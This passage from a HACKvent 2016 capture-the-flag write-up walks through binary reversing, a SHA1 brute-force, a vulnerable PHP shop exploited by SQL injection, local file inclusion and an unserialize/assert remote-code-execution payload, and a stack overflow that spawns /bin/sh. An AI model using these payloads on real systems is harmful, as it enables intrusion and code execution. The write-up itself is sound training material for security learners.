Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
zzz = new byte[] {0,0,temp[1],temp[2]};
edx = XOR(edx,zzz);

ecx = Convert.ToInt32(edx[2]);
ebx = Convert.ToInt32(edx[3]);
xxx = new byte[] {0,0,lookuptable[ecx],0};
yyy = new byte[] {0,0,0,lookuptable[ebx]};

eax = XOR(eax,xxx);
eax = XOR(eax,yyy);

temp =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
zzz = new byte[] {0,0,temp[1],temp[2]};
edx = XOR(edx,zzz);

edx = ROR(edx,10);
eax = ROR(eax,10);

ecx = Convert.ToInt32(edx[2]);
ebx = Convert.ToInt32(edx[3]);
xxx = new byte[] {0,0,lookuptable[ecx],0};
yyy = new byte[] {0,0,0,lookuptable[ebx]};

eax = XOR(eax,xxx);
eax = XOR(eax,yyy);

esi -= 4;
edx = bininput2;

eax = ROL(eax,1);
edx = ROR(edx,10);
bininput1 = eax;

byte[] hhh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
eax = XOR(eax, hhh);
eax = ROR(eax,10);

ecx = Convert.ToInt32(eax[3]);
ebx = Convert.ToInt32(eax[2]);
xxx = new byte[] {0,0,0,lookuptable[ecx]};
yyy = new byte[] {0,0,lookuptable[ebx],0};

edx = XOR(edx, yyy);
edx = XOR(edx, xxx);

eax = ROR(eax,10);
edx = ROR(edx,10);

ecx = Convert.ToInt32(eax[3]);
xxx = new byte[] {0,0,0,lookuptable[ecx]};

```

```

        ebx = Convert.ToInt32(eax[2]);
        yyy = new byte[] { 0, 0, lookuptable[ebx], 0 };
        edx = XOR(edx, xxx);
        edx = XOR(edx, yyy);

        hhh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi, 4)));
        eax = XOR(eax, hhh);

        binput2 = edx;
    }
    binput2 = edx;
    binput1 = eax;

    return new
byte[] { binput1[0], binput1[1], binput1[2], binput1[3], binput2[0], binput2[1], bi
nput2[2], binput2[3] };
}

```

Now we only need to find the shuffled flag. Well, the comparison right after the 0x00403B04 function tells us, where we should look into the memory:

004039A1	68 45404000	PUSH OFFSET 00404045	Arg3 = ASCII "HACKvent_2016!?"
004039A6	68 F6424000	PUSH OFFSET 004042F6	Arg2 = HV16_DebugM3.4042F6
004039AB	68 FE424000	PUSH OFFSET 004042FE	Arg1 = ASCII "xxxxxxxxzzzzzzvvvv"
004039B0	E8 4F010000	CALL 00403B04	HV16_DebugM3.00403B04
004039B5	B9 08000000	MOV ECX, 8	
004039BA	BF 70404000	MOV EDI, OFFSET 00404070	
004039BF	BE F6424000	MOV ESI, OFFSET 004042F6	
004039C4	F3:A6	REPE CMPS BYTE PTR DS:[ESI], BYTE PTR ES:[EDI]	

00404070	5D 0A B8 FB 9B 3A 3A EA 75 57 C2 90 2D 4C D7 82	00404070	5D 0A B8 FB 9B 3A 3A EA 75 57 C2 90 2D 4C D7 82
00404080	DD E8 D5 12 8C F7 A0 4E 04 7C 58 39 5D 2F 11 9D	00404080	DD E8 D5 12 8C F7 A0 4E 04 7C 58 39 5D 2F 11 9D
00404090	56 F0 E1 A4 6E 6F 70 65 00 00 00 00 00 00 00	00404090	56 F0 E1 A4 6E 6F 70 65 00 00 00 00 00 00 00
004040A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	004040A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004040B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	004040B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004040C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	004040C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


With that knowledge we can use our unshuffle function:

```

public string debug2(byte[] value)
{
    return
String.Format("{0:X2}{1:X2}{2:X2}{3:X2}{4:X2}{5:X2}{6:X2}{7:X2}", value[3],
value[2], value[1], value[0], value[7], value[6], value[5], value[4]);
}
void Button1Click(object sender, EventArgs e)
{
    //important, 4bytes in memory must be reversed
    byte[] bsf1 = { 0xfb, 0xb8, 0x0a, 0x5d, 0xea, 0x3a, 0x3a, 0x9b };
    byte[] bsf2 = { 0x90, 0xc2, 0x57, 0x75, 0x82, 0xd7, 0x4c, 0x2d };

    txt_debug.Text += debug2(unshuffle(bsf1));
    txt_debug.Text += debug2(unshuffle(bsf2));
}

```



And that's the first 4 parts in hex. Now we know our flag is: "HV16-6LwJ-kvpL-Yjwg-zu3Q-????". But the damn last part is missing. Right after the shuffle-checks, we have another function:

<pre> 004039C6 75 6A JNE SHORT 00403A32 004039C8 68 45404000 PUSH OFFSET 00404045 004039CD 68 F4424000 PUSH OFFSET 004042F6 004039D2 68 0E434000 PUSH OFFSET 00404306 004039D7 E8 28010000 CALL 00403B04 004039DC B9 08000000 MOV ECX,8 004039E1 BF 78404000 MOV EDI,OFFSET 00404078 004039E6 BE F4424000 MOV ESI,OFFSET 004042F6 004039ED F3:A6 REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES 004039F0 75 39 JNE SHORT 00403A28 004039F4 E8 30010000 CALL 00403B24 004039F7 83D0 0E434000 CMP DWORD PTR DS:[40430E],1 </pre>	<pre> Arg3 = ASCII "HACKvent_2016!!" Arg2 = UTF-8 "uWé-L*6LwJkvpLYjwgzu3Q" Arg1 = ASCII "Yjwgzu3Q" HV16_DebugM3.00403B04 UTF-8 "uWé-L*6LwJkvpLYjwgzu3Q" HV16_DebugM3.00403B24 </pre>
---	--

If we follow the function, we got to the following code:

<pre> 00403B24 68 4D3B4000 PUSH 00403B4D 00403B29 64:67:FF36 01 PUSH DWORD PTR FS:[SMALL 0] 00403B2F 64:67:8926 01 MOV DWORD PTR FS:[SMALL 0],ESP 00403B35 0FB605 F1424 MOVZX EAX,BYTE PTR DS:[4042F1] 00403B3C 83E8 45 SUB EAX,45 00403B3F F7F0 DIV EAX 00403B41 64:67:8F06 01 POP DWORD PTR FS:[SMALL 0] 00403B47 33C0 XOR EAX,EAX 00403B49 83C4 04 ADD ESP,4 00403B4C C3 RETN </pre>	<pre> Entry point ASCII "xxxx" </pre>
---	---------------------------------------

As you see, it takes the first byte of our last part of the flags and subtract 0x45 from it and the divided it with the new value itself. If the function is successful, it only returns. If some asm command fail, it jumps into in exception handler. So if we divide something with zero, it jumps into that exception handler. So we know our first character of the last part must be 0x45 ("E") to trigger that Exception Handler. But you need first set a breakpoint into the exception handler. It is right under the function I explained before:

<pre> 00403B24 68 4D3B4000 PUSH 00403B4D 00403B29 64:67:FF36 01 PUSH DWORD PTR FS:[SMALL 0] 00403B2F 64:67:8926 01 MOV DWORD PTR FS:[SMALL 0],ESP 00403B35 0FB605 F1424 MOVZX EAX,BYTE PTR DS:[4042F1] 00403B3C 83E8 45 SUB EAX,45 00403B3F F7F0 DIV EAX 00403B41 64:67:8F06 01 POP DWORD PTR FS:[SMALL 0] 00403B47 33C0 XOR EAX,EAX 00403B49 83C4 04 ADD ESP,4 00403B4C C3 RETN 00403B4D 33C0 XOR EAX,EAX 00403B4F A3 0E434000 MOV DWORD PTR DS:[40430E],EAX 00403B54 8B4C24 0C MOV ECX,DWORD PTR SS:[ARG.3] 00403B58 8941 04 MOV DWORD PTR DS:[ECX+4],EAX 00403B5B 8941 08 MOV DWORD PTR DS:[ECX+8],EAX 00403B5E 8941 0C MOV DWORD PTR DS:[ECX+0C],EAX 00403B61 8941 10 MOV DWORD PTR DS:[ECX+10],EAX 00403B64 8941 14 MOV DWORD PTR DS:[ECX+14],EAX 00403B67 8941 18 MOV DWORD PTR DS:[ECX+18],EAX 00403B6A 8381 B8000000 ADD DWORD PTR DS:[ECX+0B8],2 00403B71 6A 09 PUSH 9 00403B73 68 EC424000 PUSH OFFSET 004042EC 00403B78 E8 BDFCFFFF CALL 0040383A 00403B7D B9 14000000 MOV ECX,14 00403B82 BE 80404000 MOV ESI,OFFSET 00404080 00403B87 8BF8 MOV EDI,EAX 00403B89 F3:A6 REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES 00403B8B 75 0A JNE SHORT 00403B97 00403B8D C705 0E434000 MOV DWORD PTR DS:[40430E],1 00403B90 33C0 XOR EAX,EAX 00403B93 C3 RETN </pre>	<pre> Entry point ASCII "Exxx" Arg2 = 9 Arg1 = ASCII "zu3Q-Exxx" HV16_DebugM3.00403B3A </pre>
---	---

Now we see another function, which gets the last two parts as input. Let's follow that function:


```

C8 0400 00 ENTER 4,0
E8 42DAFFFF CALL 00401285
FF75 0C PUSH DWORD PTR SS:[EBP+0C]
FF75 08 PUSH DWORD PTR SS:[EBP+8]
E8 6ADAF7FF CALL 004012B8
8B7D 08 MOV EDI,DWORD PTR SS:[EBP+8]
8B35 CC424000 MOV ESI,DWORD PTR DS:[4042CC]
8975 FC MOV DWORD PTR SS:[EBP-4],ESI
837D FC 00 CMP DWORD PTR SS:[EBP-4],0
74 0D JE SHORT 0040386D
E8 0EDBF7FF CALL 00401373
83C7 40 ADD EDI,40
FF4D FC DEC DWORD PTR SS:[EBP-4]
EB ED JMP SHORT 0040385A
BF 18424000 MOV EDI,OFFSET 00404218
8B35 98424000 MOV ESI,DWORD PTR DS:[404298]
8975 FC MOV DWORD PTR SS:[EBP-4],ESI
837D FC 00 CMP DWORD PTR SS:[EBP-4],0
74 0D JE SHORT 0040388E
E8 EDDAF7FF CALL 00401373
83C7 40 ADD EDI,40
FF4D FC DEC DWORD PTR SS:[EBP-4]
EB ED JMP SHORT 0040387B
B8 9C424000 MOV EAX,OFFSET 0040429C
33F6 XOR ESI,ESI
83FE 14 CMP ESI,14
74 0D JE SHORT 004038A7
8B0C30 MOV ECX,DWORD PTR DS:[ESI+EAX]
0FC9 BSWAP ECX
890C30 MOV DWORD PTR DS:[ESI+EAX],ECX
83C6 04 ADD ESI,4
EB EE JMP SHORT 00403895
33C9 XOR ECX,ECX
C9 LEAVE
C2 0800 RETN 8

```

HV16_DebugM3.0040383A(guessed Arg1,Arg2)

Arg2 => [ARG.EBP+0C]
Arg1 = ASCII "zu3Q-Exxx"
HV16_DebugM3.004012B8

And another function. If we follow the new function again, we will see a lot of shifting and xoring stuff. At this time, I didn't care about that part. I concentrated more on the loop under that function, cause it might be handle the output from that function.

```

00403893 33F6 XOR ESI,ESI
00403895 83FE 14 CMP ESI,14
00403898 74 0D JE SHORT 004038A7
0040389A 8B0C30 MOV ECX,DWORD PTR DS:[ESI+EAX]
0040389D 0FC9 BSWAP ECX
0040389F 890C30 MOV DWORD PTR DS:[ESI+EAX],ECX
004038A2 83C6 04 ADD ESI,4
004038A5 EB EE JMP SHORT 00403895
004038A7 33C9 XOR ECX,ECX
004038A9 C9 LEAVE
004038AA C2 0800 RETN 8
004038AD 60 00 PUSH 0

```

Imm=4
ESI=0000000C (decimal 12.)
Loop 00403895: loop variable ESI(+4)

Address	Hex dump	ASCII
0040429C	60 21 8A BB 2D 99 4C 1B 21 47 C2 01 63 B3 7E 63	!~l+!G_T0c ~c
004042AC	25 39 77 6A 01 23 45 67 89 AB CD EF FE DC BA 98	%9wj0#Eg%="mll y
004042BC	76 54 32 10 F0 E1 D2 C3 48 00 00 00 00 00 00	VT2!-pEH
004042CC	00 00 00 00 00 00 40 00 F8 05 04 00 48 56 31 36	@ °\$ HV16
004042DC	2D 36 4C 77 4A 2D 68 76 70 4C 2D 59 6A 77 67 2D	-6LwJ-kvpL-Yjwg-
004042EC	7A 75 33 51 2D 45 78 78 78 00 75 57 C2 90 2D 4C	zu3Q-Exxx ulwE-L
004042FC	D7 82 36 4C 77 4A 68 76 70 4C 59 6A 77 67 7A 75	Ie6LwJkvpLYjwgzu
0040430C	33 51 00 00 00 00 00 00 00 00 00 00 00 00 00	3Q
0040431C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0040432C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

As I debug through these loops I saw, that the last loop build up a 40 byte long string. So I think it might be a hash. The only hash, which handle 40 bytes is SHA1. So all these hex-values should be SHA1(last_two_parts_of_flag). After returning from that function, there is a comparison of 2 SHA1 Hashes:

```

00403B40 33C0 XOR EAX,EAX
00403B4F A3 0E434000 MOV DWORD PTR DS:[40430E],EAX
00403B54 8B4C24 0C MOV ECX,DWORD PTR SS:[ARG.3]
00403B58 8941 04 MOV DWORD PTR DS:[ECX+4],EAX
00403B5B 8941 08 MOV DWORD PTR DS:[ECX+8],EAX
00403B5E 8941 0C MOV DWORD PTR DS:[ECX+0C],EAX
00403B61 8941 10 MOV DWORD PTR DS:[ECX+10],EAX
00403B64 8941 14 MOV DWORD PTR DS:[ECX+14],EAX
00403B67 8941 18 MOV DWORD PTR DS:[ECX+18],EAX
00403B6A 8381 B8000000 ADD DWORD PTR DS:[ECX+0B8],2
00403B71 6A 09 PUSH 9
00403B73 68 EC424000 PUSH OFFSET 004042EC
00403B78 E8 BDFCFFFF CALL 00403B3A
00403B7D B9 14000000 MOV ECX,14
00403B82 BE 80404000 MOV ESI,OFFSET 00404080
00403B87 8BF8 MOV EDI,EAX
00403B89 F3:A6 REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403B8B 75 0A JNE SHORT 00403B97
00403B8D C705 0E434000 MOV DWORD PTR DS:[40430E],1
00403B92 33C0 XOR EAX,EAX
00403B97 C3 RETN
00403B99 FF25 78504000 JMP DWORD PTR DS:[<KERNEL32.GetModuleH
00403B9D FF25 7C504000 JMP DWORD PTR DS:[<KERNEL32.ExitProcess]

```

Arg2 = 9
 Arg1 = ASCII "zu3Q-Exxx"
 HV16_DebugM3.00403B3A

ECX=00000014 (decimal 20.)
 [0040429C]=6D ('m')
 [00404080]=DD

Address	Hex dump	ASCII
00404080	DD E8 D5 12 8C F7 A0 4E 04 7C 58 39 5D 2F 11 9D	ip'!i-âN!X91/40
00404090	56 F0 E1 A4 6E 6F 70 65 00 00 00 00 00 00 00 00	U-ßknope
004040A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

In EDI, we have a pointer to our SHA1-Hash and in ESI we have a pointer to the hardcoded hash. So we only need the last 3 chars. That should be easily done with a little bruteforce python script:

```

import hashlib

bruter = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"

print hashlib.sha1("zu3Q-E123").hexdigest()

for c1 in bruter:
    for c2 in bruter:
        for c3 in bruter:
            passs = "zu3Q-E" + c1 + c2 + c3
            hashes = hashlib.sha1(passs).hexdigest()
            if "DDE8D5128CF7A04E047C58395D2F119D56F0E1A4".lower() == hashes:
                print "HV16-6LwJ-kvpL-Yjwg-" + passs

```

And finally! We got our flag for the day: **HV16-6LwJ-kvpL-Yjwg-zu3Q-EN8o**

Day 22: Pengu Site

From the dark side

Task

You heard from the media that Pengu switched to the dark side of the power to sell crazy stuff on the "darknet".

Pwn his site to show everybody that he's for a reason a character of some child series.

The media article:

The owner of the website 7y4b2aymlqwmkyuh.onion, Pengu, sells crazy stuff, oh noez!

Solution

So we have dark web shop reachable via TOR-Network. At the beginning we have only a login screen. We can it easy bypass with a simple SQL Injection:

- Pengu Shop -



Your secret key:

After the login I played a little bit with the product page and found quickly a Local File Inclusion:

- Pengus Shop -



**** Merry X-Mas ****

[Home](#) [Products](#) [Logout](#)

SELLING MUFFIN FOR 1337 \$



SELLING SHARK FOR 1'000'000 \$



When we are lucky, we could use the PHP-Filter URL to get the source code from the website. For that use the local file inclusion with "php://filter/convert.base64-encode/resource=../myfile"

- Pengus Shop -



** Merry X-Mas **

[Home](#) [Products](#) [Logout](#)

PD9waHAKICBlcnJvcld9yZXBvcnRpbmcoMCK7CgogIGNsYXNzIEFkbWluUGFja2FnZSB7CgogICAgIHB.

With that we can now dump some sites. I also noticed, that the Get-parameter p is always the md5-hash of the name. For example, the home-site have the parameter "106a6c241b8797f52e1e77317b96a201" and the md5-hash from "home" is "106a6c241b8797f52e1e77317b96a201". As you see, there are equal. So I dumped the following site:

106a6c241b8797f52e1e77317b96a201 (home)

```
<?php
echo 'Welcome, '.$_SESSION['k'].'
<br />
<br />
Happy to have you as my customer!
<br />
<br />
Your #1 crazy stuff seller
<br />
Pengu';
?>
```

86024cad1e83101d97359d7351051156 (products)

```
<?php
echo '<pre>';

echo "
SELLING MUFFIN FOR 1337 $

      .-\"\"\"\"\"\"\"\"\"\"-.
     / .  ' ' ' ' .  ' ' ' \
    / \  ' ' ' ' .  ' ' ' \
   ( ' ' . ' ' . ' ' . ' ' )
   ~| | | | | | | | | | ~
   | | | | | | | | | |
";

echo '
SELLING SHARK FOR 1\'000\'000 $

      .
     / \  | \ / |
    /  O  \ / | \ / |
   /      \ \ | \ / |
  vvvv\    \ | \ / |
   \^^^^\  == \ / |
    \_    == \ . |
   / \_ \  \ / |
  | / \_ \ \ | \ /
   \_ \_ \ \ | \ /

</pre>';
?>
```

So that was the two visible sites. Normally the main page is called index. So I tried to dump 6a992d5529f459a44fee58c733255e86 (index):

```
<?php

session_start();

if(isset($_GET['l'])) { session_destroy(); header('Location: /'); }

$mysql_conn = new mysqli('127.0.0.1', 'mysql', '', 'pengus_site');
if ($mysql_conn->connect_error) die("[-] Connection failed: " .
$mysql_conn->connect_error);

if(isset($_POST['k'])) {

    $secret_keys_query_result = $mysql_conn->query("SELECT secret_key FROM
secret_keys WHERE secret_key='".$_POST['k']."'");

    if($secret_keys_query_result->num_rows > 0) $_SESSION['k'] =
$secret_keys_query_result->fetch_assoc()['secret_key'];
}

echo '<html>
<head><title>Pengus Site</title></head>
<body>
<center>
<h2>- Pengus Shop -</h2>
<a href="/">
```

```

        Admin</a>&nbsp;

    echo '
        <a href="?p=106a6c241b8797f52e1e77317b96a201">Home</a>&nbsp;
        <a href="?p=86024cad1e83101d97359d7351051156">Products</a>&nbsp;
        <a href="?l">Logout</a>
        <br /><br />';

    include((isset($_GET['p']) ? $_GET['p'] :
'106a6c241b8797f52e1e77317b96a201').'.php');
}
else {
    echo '
        <form action="" method="POST">
            Your secret key: <input style="background-color:white; border-
style:solid; border-color:black; border-width:1px; border-radius:3px;
width:400px;" name="k" type="text" value="" />
            <input style="background-color:white; border-style:solid; border-
color:black; border-width:1px; border-radius:3px;" type="submit"
value="Login" />
        </form>';
}

echo '
    </center>
</body>
</html>';

?>

```

The comment with the Admin site looks interesting. Let's try to dump the site 21232f297a57a5a743894a0e4a801fc3 (admin):

```

<?php
    error_reporting(0);

    class AdminPackage {

        public $password;
        public $leetness;

        function check_leetness() {
            if(md5($this->password) == '0e1337') echo '<pre> [+] Is it 1337? ->
'.(assert('1337 == '.$this->leetness) ? 'Yes!' : 'Nope!').'</pre>';
        }

        function __construct($password, $leetness) {
            $this->password = $password; $this->leetness = $leetness;
        }
    }

    if(isset($_GET['a'])) {

```

```
$admin_package = unserialize(base64_decode($_GET['a']));
$admin_package->check_leetness();
}
?>
```

OK, we are able to do remote code execution, because assert is like eval. We need to bypass the password, but this is fairly if you know, that the type of the if parameter isn't checked. The problem is also explained here: <https://www.whitehatsec.com/blog/magic-hashes/>. If we create the serialize class with the following values, we are able to get the flag:

```
$a = new AdminPackage("240610708", "system('cat
../home/pengu/7b66a8f1be1f9cff0a19aaf28d0e0396');");
echo base64_encode(serialize($a));
```

- Pengus Shop -



** Merry X-Mas **

[Home](#) [Products](#) [Logout](#)

- 1337 - ____/_\| O _ O|/_/_\ NOOT NOOT !/_\`./ _ PENGU _ \ (/_||\)\/_\>-</_/_~/\~/ - HAX - Loved your good feedback on the HL chat and on twitter. If you liked this challenge, tweet me: <https://twitter.com/muffinX> Here's again a gift for you: HV16-p3ng-ug0t-pwn3-dr0x-x0rz Greetz, MuffinX <3

[+] Is it 1337? -> Nope!

So the flag for the day 22 is **HV16-p3ng-ug0t-pwn3-dr0x-x0rz**

Day 23: From another time

and still alive!

Task

This was once state of the art ... and it's still alive.


[file: SANTACLS.PRG]

Solution

We got an old C64-Program, called SANTACLS.PRG. So you only need a C64 Simulator and start the program. I used WinVICE for that:



VICE also had a really useful function called snapshot:



After opening the snapshot file with Notepad++ and searching for HV16, I got really quickly the flag:
HV16-siZy-UzxY-u7qV-nr3D-FSk4

m3rry h4xm4s

nc challenges.hackvent.hacking-lab.com 3301

Solution

<< MEMORY >>

ether 00:0c:29:3e:a0:96 tx
RX packets 9 bytes 828 (82
RX errors 0 dropped 0 ove
TX packets 275 bytes 51410
TX errors 0 dropped 0 ove

lo: flags=73<UP,LOOPBACK,RUNNING>
inet 127.0.0.1 netmask 255
inet6 ::1 prefixlen 128 s
loop txqueuelen 1 (Lokale
RX packets 3460 bytes 2070
RX errors 0 dropped 0 ove
TX packets 3460 bytes 2070
TX errors 0 dropped 0 over

root@kali:~#

- by MuffinX -

"Searching means having a goal, but finding means being free, being open, having no goal ...
because in striving for your goal there are many things you do not see, which are directly in front of your eyes."
- Hermann Hesse, Siddhartha

Welcome to the gift machine!
Give me some 4D hex vectors, so I can create your gifts.

```

.text:00000000004006E6 ; -----
.text:00000000004006E6 sub     rsp, 18h
.text:00000000004006EA lea     rdi, aBinSh ; "/bin/sh"
.text:00000000004006F1 call    _system
.text:00000000004006F6 mov     [rsp+0Ch], eax
.text:00000000004006FA add     rsp, 18h
.text:00000000004006FE retn
.text:00000000004006FF

```

```

0000000000400C45 mov     eax, 0
0000000000400C4A call    __printf_chk
0000000000400C4F mov     edi, 0 ; status
0000000000400C54 call    _exit
0000000000400C59 ; -----
0000000000400C59 ; CODE XREF: main+29F↑j
loc_400C59:
0000000000400C59 add     rsp, 850h
0000000000400C60 pop     rbx
0000000000400C61 pop     rbp
0000000000400C62 pop     r12
0000000000400C64 retn
0000000000400C64 main endp
0000000000400C64

```

[illegible]

1111111111111111111111111100f6064000000000” we are able to manipulate the stack, so that we directly jump into the “/bin/sh” system-call.

```
Welcome to the gift machine!  
Give me some 4D hex vectors, so I can create your gifts.  
11111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111100f60640000  
00000  
# echo "pwned"  
pwned  
#
```

So locally it works, now we should try it online:

And it works also, the flag is in /home/m3m0ry/sorry_qq

```
cat /home/m3m0ry/sorry_qq

That elf was too late!
Sorry.

Wanted to implement all protections + magic squares stuff...

# like.a.noob...
# gcc -D_FORTIFY_SOURCE=2 -O1 -s -Wl,-z,relro,-z,now -fPIC -o m3m0ry m3m0ry.c

Greetings MuffinX

HV16-M3m0-Ryyy-c0rr-upt3-dpwn
```

And the flag is ***HV16-M3m0-Ryyy-corr-upt3-dpwn***

Hidden Ball 01

Task

Just wondering why #Thumper (@HackyEaster) isn't playing #HACKvent. Did you see him? Follow the rabbit !

Solution



Hacky Easter
@HackyEaster

Folgen

Crafty Thumper has stolen an xmas ball! 😎



RETWEETS
8

GEFÄLLT
9



01:01 - 10. Dez. 2016

And the hidden ball is ***HV16-hSck-DTwW-wnKr-yTVj-bOay***

Hidden Ball 02

Task

The ball is hidden in the Challenge of day 11.

The hint is:

Day 11 - 2016-12-12 09:00 CET

In doubt, let the last two parts of your first find lead you deeper into the maze.

Solution

The last part of the flag on day 11 is TMTOWTDI. That is the perl-motto. So just execute the gif with perl:

```
root@kali:~/Desktop/hackvent2016/___DONE# perl MandM.gif
PIN?
> 08_linux_x86
```

What?!?!? It is a polyglot. It is a GIF, but also a perl script. Let's try to decompile it with "perl -d:Trace MandM.gif". We got some understandable output like:

```
>> (eval 2)[MandM.gif:2]:1: print "PIN?\n>
";srand(int(<>));print(pack("C*",map{
($+_int(rand(0xFF)))&0xFF}unpack("C*",
"0d!?????L?bH?[]??p?9??L9?
h?cil,e?q?N?")))."\\n");
```

So it take an integer as input and use it as seed for srand. I wrote a bash-script, to bruteforce the pin:

```
#!/bin/bash

for i in `seq 1 1000000`
do
    #printf "%04d\\n" $i
    LIST=$(echo $i | perl MandM.gif)
    SOURCE="HV16"
    if echo "$LIST" | grep -q "$SOURCE" ; then
        echo $LIST
        echo $i
        break
    #else
    #NOTHING=""
    fi
done

echo "NOPE - Try Harder"
```

If we get the flag, the script should stop. It took several hours, but I don't care. I have time:

```
bruteforce.sh: 2016-01-01 01:00:00. Command substitution:
PIN? > xmar ain't easter ;) HV16-FWtf-Sh90-cApF-Q9HQ-qMrp
160417
```

And we have the hidden flag 02 **HV16-FWtf-Sh90-cApF-Q9HQ-qMrp**

Hidden Ball 03

Task

???

Solution

??? I think, this challenge wasn't released, but in the source code was some hints, that there are a third hidden challenge. In the hackvent.js you found this part at the top:

```
var HIGH_SCORE_MIN = 100;  
var HIGH_SCORE_MAX_LINES = 10000;  
var HFLAG = 3;  
var serviceUrl = 'http://hackvent.hac
```

But nobody solved it. ☺